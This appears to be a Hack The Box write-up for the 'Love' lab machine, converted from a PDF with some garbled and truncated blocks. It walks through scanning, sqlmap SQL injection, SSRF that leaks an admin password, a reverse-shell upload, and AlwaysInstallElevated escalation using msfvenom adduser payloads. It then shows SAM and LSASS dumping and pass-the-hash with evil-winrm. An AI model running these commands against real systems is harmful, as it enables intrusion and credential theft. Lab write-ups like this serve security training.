
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Scanning

Nmap Scan

• since this is an easier HTB I'm going to do a general Nmap scan to get the service version _-sv to run the Nmap default scripts that can sometimes reveal additional information _-sc and to treat the host as live with _-pn

```
sudo nmap -sS -Pn -p- 10.10.10.239
```

```
#OPEN PORTS
PORT
          STATE SERVICE
80/tcp
          open
               http
135/tcp
         open
               msrpc
139/tcp
         open
               netbios-ssn
443/tcp
          open
               https
445/tcp
         open
               microsoft-ds
               mysql
3306/tcp
         open
5000/tcp open
               upnp
               unknown
5040/tcp
         open
5985/tcp
         open
               wsman
5986/tcp
         open
               wsmans
7680/tcp
         open
                pando-pub
```

```
47001/tcp open
                winrm
49664/tcp open
                unknown
                unknown
49665/tcp open
49666/tcp open
                unknown
49667/tcp open
                unknown
49668/tcp open
                unknown
49669/tcp open
                unknown
49670/tcp open
                unknown
```

Now let's do a Service Scan and run default ports on all of the discovered open ports:

```
sudo nmap -sS -sC -sV -Pn -T4 -v -p80,135,139,443,445,3306,5000,
```

```
STATE SERVICE
PORT
                             VERSION
                             Apache httpd 2.4.46 ((Win64) OpenSS
80/tcp
          open
                http
135/tcp
          open
                msrpc
                             Microsoft Windows RPC
                             Microsoft Windows netbios-ssn
139/tcp
          open
                netbios-ssn
                             Apache httpd 2.4.46 (OpenSSL/1.1.1
443/tcp
          open
                ssl/http
                microsoft-ds Windows 10 Pro 19042 microsoft-ds
445/tcp
          open
3306/tcp open
                mysql?
5000/tcp open
                http
                             Apache httpd 2.4.46 (OpenSSL/1.1.1
5040/tcp open
                unknown
                             Microsoft HTTPAPI httpd 2.0 (SSDP/L
5985/tcp open
                http
                ssl/http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/L
5986/tcp open
                pando-pub?
7680/tcp open
47001/tcp open
                http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/L
#BELOW ARE THE DYNAMIC RPC PORTS ASSIGNED TO CLIENTS
                             Microsoft Windows RPC
49664/tcp open
                msrpc
                             Microsoft Windows RPC
49665/tcp open
                msrpc
                             Microsoft Windows RPC
49666/tcp open
                msrpc
49667/tcp open
                msrpc
                             Microsoft Windows RPC
```

```
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC
```

Important Findings

· SMB allows Guest Authentication.

```
Host script results:
 smb-os-discovery:
   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
   OS CPE: cpe:/o:microsoft:windows 10::-
   Computer name: Love
   NetBIOS computer name: LOVE\x00
   Workgroup: WORKGROUP\x00
   System time: 2024-11-03T07:35:40-08:00
 smb-security-mode:
   account used: guest 5
   authentication_level: user
   challenge response: supported
   message_signing: disabled (dangerous, but default)
 smb2-security-mode:
    3:1:1:
     Message signing enabled but not required
 smb2-time:
   date: 2024-11-03T15:35:38
  start_date: N/A
 _clock-skew: mean: 2h22m28s, deviation: 4h00m02s, median: 22m27s
```

Intresting OUTPUT about MariaDB

```
SF-Port3306-TCP:V=7.94SVN\%I=7\%D=11/3\%Time=67279266\%P=x86\_64-pc-SF:(NULL,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.6'\x20is\x20'SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")\%r(SF:rverCookie,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.6'\x20SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server)
```

```
1 service unrecognized despite returning data. If you know the service/version, please sub SF-Port3306-TCP:V=7.94SVN%I=7%D=11/3%Time=67279266%P=x86_64-pc-linux-gnu%r SF:(NULL,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.6'\x20is\x20not\x20all SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TerminalSe SF:rverCookie,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.6'\x20is\x20not\x SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server"); Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microso
```

We can see some information about port 80 from our default Nmap scripts

```
80/tcp open http
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: Voting System using PHP
```

 So the Application is using PHP, so my guess is there might be either Command injection or SQL injection since those are the two things i've commonly come across when dealing with web apps built in PHP.

What web

• this can tell me information about the website before I visit it usually I run this as I wait for Burp Suite to launch.

```
(kali@ kali)-[-/Desktop/HTB/love]

$ whatweb http://love.htb

http://love.htb [200 04.] Apache[2.4.46], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][#], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27], IP[10.10.10.239 stem using PHP], X-Powered-By[PHP/7.3.27], X-UA-Compatible[IE=edge]
```

 We Can see some information about the Web server being used to host the website and information about PHP.


•

Burpsuite

- Let's open the web app in Burp Suite and let's also run what web on it to
- The first thing I did when I opened the site was hit [CrtI+U] which brought up the website's source code.

```
<script src="bower_components/jquery/dist/jquery.min.js"></script>
<script src="<u>bower_components/bootstrap/dist/js/bootstrap.min.js</u>"></script>
<script src="plugins/iCheck/icheck.min.js"></script>
<script src="bower_components/datatables.net/js/jquery.dataTables.min.js"></script>
<script src="bower_components/datatables.net-bs/js/dataTables.bootstrap.min.js"></script>
<script src="bower_components/jquery-slimscroll/jquery.slimscroll.min.js"></script>
<script src="bower_components/fastclick/lib/fastclick.js"></script>
<script src="dist/js/adminlte.min.js"></script>
<script>
 $(function () {
   $('#example1').DataTable()
    var bookTable = $('#booklist').DataTable({
      'paging' : true,
'lengthChange': false,
      'searching'
                    : true,
      'ordering'
                    : true,
      'info'
                    : false,
      'autoWidth'
                     : false
   $('#searchBox').on('keyup', function(){
        bookTable.search(this.value).draw();
   });
</script></body>
```

interesting



- Found SQL injection by doing a time delay for 20 seconds on the Voter ID field in the web apps login page.
- Based on the fact that the application uses SLEEP() as valid syntax this means that the back-end DB is using MySQL.

SQLMAP

· lets exploit this with sqlmap:

```
[17:37:06] [INFO] the back-end DBMS is MySQL
[17:37:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions do you want squmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y web application technology: Apache 2.4.46, PHP 7.3.27 back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[17:37:11] [INFO] fetching database names
[17:37:11] [INFO] fetching number of databases
[17:37:11] [INFO] retrieved:
[17:37:22] [INFO] adjusting time delay to 1 second due to good response times
[17:37:23] [INFO] retrieved: information_schema
[17:38:52] [INFO] retrieved: mysql
[17:40:00] [INFO] retrieved: performance_schema
[17:40:00] [INFO] retrieved: test
[17:40:58] [INFO] retrieved: votesystem
available databases [6]:
[*] information_schema
[*] mysql
[*] pepformance_schema
[*] phpmyadmin
[*] test
[*) votesystem
```

Lets list the tables inside of the votesystem DBS

```
sqlmap -u 'http://love.htb/login.php' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=
  -H 'Accept-Language: en-US' \
```

```
-H 'Cache-Control: max-age=0' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Cookie: PHPSESSID=altic4ueprvt1obemdr2cniji0' \
-H 'Origin: http://love.htb' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://love.htb/index.php' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple-data-raw 'voter=test*&password=test&login=' --dbms MYSQL --
```

dbms MYSQL:

 Hints sqlmap to assume the backend database is MySQL, optimizing payloads accordingly.

-level 3:

Sets the level of testing to 3, enabling a more comprehensive injection test.
 Higher levels generally mean more requests and deeper analysis.

• -risk 3:

 Specifies the risk level as 3 (high), allowing sqlmap to use potentially dangerous tests that could cause more noticeable database changes.

batch

 Runs sqlmap without any user interaction, automatically accepting default options where possible.

D votesystem:

 Specifies the database (votesystem) to target within the MySQL database server.

• -tables:

• Requests a list of all tables within the specified database (votesystem).

• -threads 4:

 Sets the number of concurrent threads to 4, which can speed up the test by executing multiple requests in parallel.

• Now that we have the tables inside of the system we can use — to specify that table we want to get data from.

Options to get list of Columns:

```
--dbms MYSQL --level 3 --risk 3 --batch -D votesystem -T admin
```

Output from admin table:

Output from voters table:

```
[18:19:16] [WARNING] table 'voters' in database 'votesystem' appears to be empty
Database: votesystem
Table: voters
[0 entries]
+-----+-----+
| voters_id | password |
+-----+----+
+------+
```

table is empty lets start go back to stage one and do directory brute forcing.

VHOST SCANNING GOBUSTER

gobuster vhost -u http://love.htb -t 50 -w /usr/share/wordlists/

```
| Compared to the content of the con
```

• found subdomain of staging.love.htb

```
[kali@kali)-[~]

$ whatweb http://staging.love.htb

http://staging.love.htb [200 OK] Apache[2.4.46], Country[RESERVED][22], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27],

IP[10.10.10.239], OpenSSL[1.1.1j], PHP[7.3.27], Title[Secure file scanner], X-Powered-By[PHP/7.3.27], X-UA-Compatible[IE=edge]
```


• I ran what web on the new subdomain that I found with gobuster to see what additional information it might uncover.

Gobuster

```
Wordlist:
                              /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
    Negative Status codes:
                              404
[+] User Agent:
                              gobuster/3.6
[+] Timeout:
                              10s
Starting gobuster in directory enumeration mode
/.htaccess
                      (Status: 403)
                                     [Size: 298]
                      (Status: 403) [Size: 298]
/.htpasswd
                      (Status: 301) [Size: 329]
/ADMIN
                      (Status: 301) [Size: 329] [→ http://love.htb/Admin/]
/Admin
/Images
                      (Status: 301) [Size: 330] [→ http://love.htb/Images/]
/admin
                      (Status: 301) [Size: 329] [→ http://love.htb/admin/]
/aux
                      (Status: 403)
                                    [Size: 298]
/cgi-bin/
                      (Status: 403)
                                     [Size: 298]
/com3
                      (Status: 403)
                                     [Size: 298]
/com2
                      (Status: 403)
                                     [Size: 298]
/com1
                      (Status: 403) [Size: 298]
/com4
                      (Status: 403) [Size: 298]
/con
                      (Status: 403) [Size: 298]
/dist
                      (Status: 301) [Size: 328] [→ http://love.htb/dist/]
/examples
                                     [Size: 398]
/images
                      (Status: 301) [Size: 330] [→ http://love.htb/images/]
/includes
                      (Status: 301) [Size: 332]
/licenses
                      (Status: 403) [Size: 417]
/lpt1
                      (Status: 403) [Size: 298]
/lpt2
                      (Status: 403) [Size: 298]
/nul
                      (Status: 403)
                                     [Size: 298]
/phpmyadmin
                      (Status: 403)
                                    [Size: 298]
/plugins
                      (Status: 301)
                                     [Size: 331] [→ http://love.htb/plugins/]
/prn
                      (Status: 403)
                                     [Size: 298]
/server-info
                                     [Size: 417]
/server-status
                      (Status: 403)
                                     [Size: 417]
/tcpdf
                      (Status: 301) [Size: 329] [→ http://love.htb/tcpdf/]
/webalizer
                      (Status: 403) [Size: 298]
Progress: 20476 / 20477 (100.00%)
```

Fuzz the Input in the Free File Scanner (staging.love.htb)

 lets fuzz this input to see what possible information I can access and what type of hidden functionality I can uncover.




- When requesting <a>127.0.0.1 I am able to access the voters id page, similar to the one we see with the <a>http://love.htb so this shows it is possible to preform SSRF.
- one of the things that I noticed that depending on the port that we specify we will get a differential response.

Lets take a look back at our nmap scan

• I'm going to grep for HTTP to see all ports the system had open involving a HTTP service, that way I can exploit this SSRF to possibly retrieve sensitive information.

```
-(kali®kali)-[~/Desktop/HTB/love]
__$ cat nmap.txt | grep http
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 10:10 EST
                                             pd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
                                 Apache ht
80/tcp
           open
       -title: Voting System using PHP
       -methods:
       -server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
   nttp-cookie-flags:
              only flag not set
443/tcp open ssl/<mark>http</mark> Apache <mark>http</mark>d 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
        p/1.1
   http/1.1
ttp-title: 403 Forbidden
   http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
5000/tcp open
                                 Apache <a href="httpd">httpd</a> 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
                                 Microsoft HTTPAPI <a href="httpd">httpd</a> 2.0 (SSDP/UPnP)
5985/tcp open
|_http-title: Not Found
       -server-header: Microsoft-HTTPAPI/2.0
                                 Microsoft HTTPAPI <a href="httpd">httpd</a> 2.0 (SSDP/UPnP)
5986/tcp open ssl/h
       -server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
|_ http/1.1
47001/tcp open ht
                                 Microsoft HTTPAPI <a href="httpd">httpd</a> 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version, pleas
Service detection performed. Please report any incorrect results at https://nmap.org/
```

when making a request to port 5000 → HTTP://127.0.0.1:5000 if get this response:




Using the Password we got from SSRF:

now we can go back to the login page and try to login with the creds:

```
username: admin
password: @LoveIsInTheAir!!!!
```


- when using a username admin seems not to be valid so let's see how else we can access the application by brute-forcing the possible usernames.
- lets login at /admin



now we have access to the Voting System with admin privilege.


Privilege Escalation

 I noticed we can make a voter account with a username, password, and profile picture:



Maybe we can upload a reverse shell to the profile pic and using the path that
the web app is using in the img src tag we can request that file to have it
execute thus give a shell.

The shell I will use is from revshells:



• Now lets upload and request the new shell that we just uploaded:

```
C:\xampp\htdocs\omrs\images>whoami /all
USER INFORMATION
User Name SID
love\nhoebe S-1-5-21-2955427858-187959437-2037071653-1002
GROUP INFORMATION
Group Name
                                                                     Attributes
                                       Type
                                       Well-known group S-1-1-0
                                                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users
                                                        S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users
                                                        S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE CONSOLE LOGON
                                       Well-known group S-1-5-4
                                                                     Mandatory group, Enabled by default, Enabled group
                                       Well-known group S-1-2-1
                                                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users
                                       Well-known group S-1-5-11
                                                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization
                                       Well-known group S-1-5-15
                                                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account
                                       Well-known group S-1-5-113
                                                                     Mandatory group, Enabled by default, Enabled group
LOCAL
                                       Well-known group S-1-2-0
                                                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication
                                       Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label
                                                        S-1-16-8192
PRIVILEGES INFORMATION
Privilege Name
                              Description
SeShutdownPrivilege
                              Shut down the system
                                                                   Disabled
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                                   Enabled
SeUndockPrivilege
                              Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                   Disabled
                              Change the time zone
SeTimeZonePrivilege
                                                                   Disabled
```

• Let's go into the users directory to see if we can get the user flag.

Getting ROOT Flag:

WINPEAS:

• Screen Shot of all interesting findings:

```
Computer Name : LOVE
User Name : Administrator
User Id : 500
Is Enabled : True
User Type : Administrator
Comment : Built-in account for administering the computer/domain
Last Logon : 11/3/2024 10:43:35 AM
Logons Count : 855
Password Last Set : 4/12/2021 12:24:41 PM
```

```
**Check if you can escalate privilege using some enabled token https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#token-manipulation
SeshutdownPrivilege: DISABLED
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeUndockPrivilege: DISABLED
SeIncreasMorkingSetPrivilege: DISABLED
SeIncreasMorkingSetPrivilege: DISABLED
SeTimeZonePrivilege: DISABLED
```

```
File Path Rule
Rule Type:
                        Msi
Enforcement Mode:
                        Enabled
Name:
                        %OSDRIVE%\Administration\*
Translated Name:
                        c:\administration
Description:
Action:
Conditions
Path:
                        %OSDRIVE%\Administration\*
File Publisher Rule
Rule Type:
                        Msi
Enforcement Mode:
                        Enabled
                        (Default Rule) All digitally signed Windows Installer files
Name:
                        Allows members of the Everyone group to run digitally signed Windows Installer files.
Description:
Action:
                        Allow
Conditions
Binary Name:
Binary Version Range:
Product Name:
                        (0.0.0.0 - *)
Publisher Name:
```

• https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated

```
Metasploit payloads

msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o alwe.msi #
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi #Using
```

We Can Generate a payload with msfvenom

```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123!
```

- creating payload from the windows/adduser module
- specifying the Username and Password.
- • specifying the file format. and is the file output name.

Running The payload:

- to transfer the file I opened an HTTP server on my Kali and did curl with the option to transfer the .msi over to the windows machine.
- I downloaded the file into the C:\\User\\Public directory

```
C:\Users\Public>dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30
Directory of C:\Users\Public
11/03/2024 11:14 AM
                      <DIR>
11/03/2024 11:14 AM
                      <DIR>
04/12/2021 01:10 PM
                      <DIR>
                                    Documents
04/12/2021 01:03 PM <DIR>
                                    Downloads
04/12/2021 01:03 PM <DIR>
                                    Music
04/12/2021 01:03 PM <DIR>
                                    Pictures
11/03/2024 11:14 AM
                       159,744 testing.msi
04/12/2021 01:03 PM <DIR>
                                    Videos
                            159,744 bytes
              1 File(s)
              7 Dir(s) 4,065,304,576 bytes free
C:\Users\Public>.\testing.msi
C:\Users\Public>net user
User accounts for \\LOVE
Administrator
                       DefaultAccount
                                               Guest
Phoebe
                       rottenadmin
                                               WDAGUtilityAccount
The command completed successfully.
```

Checking if the user account was added with winPEAS:

winPEASx64 exe userinfo #display only user information

```
Computer Name : LOVE
User Name : rottenadmin
User Id : 1003
Is Enabled : True
User Type : Administrator
Comment : Last Logon : 1/1/1970 12:00:00 AM
Logons Count : 0
Password Last Set : 11/3/2024 11:16:05 AM
```

• rotten admin was added. Let's use crackmapexec to dump the SAM since we're a part of the administrator group now we have access to it.

DUMPING SAM with Crackmapexec

• first I want to check if I have local admin access with the newly create admin account so I will run crackmapexec with smb with no other options enabled to see if I have Pwn3d the machine or not.

```
crackmapexec smb 10.10.10.239 -u "rottenadmin" -p $(cat passwd.1
```

```
      (kali⊕ kali)-[~/Desktop/HTB/love]

      $ crackmapexec smb 10.10.10.239 -u "rottenadmin" -p $(cat passwd.txt)

      SMB
      10.10.10.239 445 LOVE
      [*] Windows 10 Pro 19042 x64 (name:LOVE) (domain:Love) (signing:False) (SMBv1:True)

      SMB
      10.10.10.239 445 LOVE
      [+] Love\rottenadmin:P@ssword123! (Pwn3d!)
```

 we can dump the SAM which is the local database that stores password hashes for the users in the local machine.

```
crackmapexec smb 10.10.10.239 -u "rottenadmin" -p $(cat passwd.1
```

Dumping LSASS for practice:

 And Just for practice I also DUMPED LSASSY since from the user info in winPEAS it showed me that the Administrator has recently logged-in so maybe there are cached Creds for his account.

```
lsassy 10.10.10.239 -u "rottenadmin" -p $(cat passwd.txt)
```

evil-winrm

Remeber from our nmap we had port 5985 port 5986, these ports are for remoting into a windows machine. we can leverage this to do a pass the NTLM hash that we got from dumping SAM and LSASS, to be able to access the winrm service to remote into the Windows machine as administrator.

```
evil-winrm -i 10.10.10.239 -u "Administrator" -H "aab42ca009fed6
```

```
(kali@kali)-[-/Desktop/HTB/love]
$ evil-winrm -i 10.10.10.239 -u "Administrator" -H "aab42ca009fed69fa5ee57c52cf5bcf1"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

LAB SOLVED!

